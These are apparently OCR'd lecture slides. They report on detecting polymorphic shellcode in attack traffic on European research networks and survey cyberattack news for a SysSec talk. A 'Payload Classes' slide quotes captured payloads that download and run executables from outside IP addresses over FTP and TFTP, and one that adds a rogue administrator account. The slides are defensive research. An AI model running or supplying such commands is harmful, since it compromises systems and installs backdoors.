
Lots of self memory references

Real World Deployment - Europe

- ~1.2 million attacks to/from real hosts in
  - 3 National Research Networks (NRNs) in Europe
  - 1 Educational Network in Greece
- April 2007 – October 2008


Network	Total # attacks	External			Internal		
		#attacks	#srcIP	#dstIP	#attacks	#srcIP	#dstIP
NRN1	1240716	396899 (32.0%)	10014	769	843817 (68.0%)	143	331572
NRN2	12390	2617 (21.1%)	1043	82	9773 (78.9%)	66	4070
NRN3	1961	441 (22.5%)	113	49	1520 (77.5%)	8	1518
EDU	20516	13579 (66.2%)	3275	410	6937 (33.8%)	351	2253

Overall Activity: External Attacks




Overall Activity: Internal Attacks

- Large attack volume due to infected hosts
  - Against hosts inside and outside the organization




Attacked Services



21 FTP
25 SMTP
42 WINS
80 Web
110 POP3
135 Location service
139 NETBIOS
143 IMAP
445 SMB
453 CreativeServer
1023 W32.Sasser's FTP server
1025 MS RPC
1029 DCOM (alternative)
1082 WinHole trojan
1433 MS SQL server
2000 ShixxNOTE 6.net messenger
2100 Oracle XDB FTP server
2103 MS Message Queuing service
2967 Symantec
2968 Symantec
3050 Borland InterBase DB server
5000 MS UPnP/SSDP
5554 W32.Sasser's FTP server
6881 P2P file sharing client
30708 unknown
41523 CA BrightStor Agent (MS SQL)

Shellcode Diversity



- In most cases, the number of unique shellcodes as seen on the wire is comparable to the number of attacks
  - Polymorphism
  - Variable fields in the initial shellcode

Payload Classes


Class Types	#
ConnectExec	17
BindExec	9
HTTPExec	5
BindShell	4
AddUser	3
FTPExec	2
TFTPExec	1

```
cmd /c echo open 208.111.5.228 2755 > i
& echo user 1 1 >> i
& echo get 2k3.exe >> i
& echo quit >> i
& ftp -n -s:i
& 2k3.exe
& del i
```

```
cmd.exe /c net user Backupadmin
corrie38 /ADD
&& net localgroup Administrators
Backupadmin /ADD
```

```
tftp.exe -i 82.82.252.96 get runsvc32.exe
```

Doubly-encrypted shellcode



First layer: `alpha_mixed` variation

Second layer: `countdown` variation

Decryption

Code execution

References

- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Comprehensive Shellcode Detection using Runtime Heuristics**. In Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC). December 2010.
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Summary

- Pattern matching/static analysis not enough
  - Highly polymorphic and self-modifying code
- Network-level emulation
  - Detects self-modifying polymorphic shellcode
- Remote code-injection attacks are still a major threat
  - Increasing sophistication
- Attackers have also turned their attention to less widely used services and third-party applications

Real-world Polymorphic attack Detection

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

SysSec: A European Network of Excellence in Managing Threats and Vulnerabilities in the Future Internet

Evangelos Markatos
FORTH-ICS

Outline of the talk

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- What are we doing about this?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

Outline of the talk

- Security Challenges: What is the problem?
  - *Hackers are getting more sophisticated*
  - The impact of cyberattacks is getting larger
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet

Government: UK Parliament's PCs infected

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Houses of Parliament computers infected with Conficker virus

The Houses of Parliament IT system has become infected with the Conficker computer virus, it has emerged, raising questions about possible security flaws at the Palace of Westminster.

By Matthew Moore
Published: 7:00AM GMT 27 Mar 2009

The Conficker virus has infected computers in the Houses of Parliament Photo: GETTY

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THREAT LEVEL

PRIVACY, CRIME AND SECURITY ONLINE

Hacker Disables More Than 100 Cars Remotely


By Kevin Poulsen March 17, 2010 | 1:52 pm | Categories: Breaches, Crime, Cybersecurity, Hacks and Cracks

More than 100 drivers in Austin, Texas found their cars disabled or the horns honking out of control, after an intruder ran amok in a web-based vehicle-immobilization system normally used to get the attention of consumers delinquent in their auto payments.

Police with Austin's High Tech Crime Unit on Wednesday arrested 20-year-old Omar Ramos-Lopez, a former Texas Auto Center employee who was laid off last month, and allegedly sought revenge by bricking the cars sold from the dealership's four Austin area lots

Done

Energy: No electricity



Defense: fighter planes grounded

Telegraph.co.uk

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French fighter planes grounded by computer virus

French fighter planes were unable to take off after military computers were infected by a computer virus, an intelligence magazine claims.

by Kim Willsher in Paris
Published: 11:43AM GMT 07 Feb 2009

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
Done

Last but not least: Stuxnet!

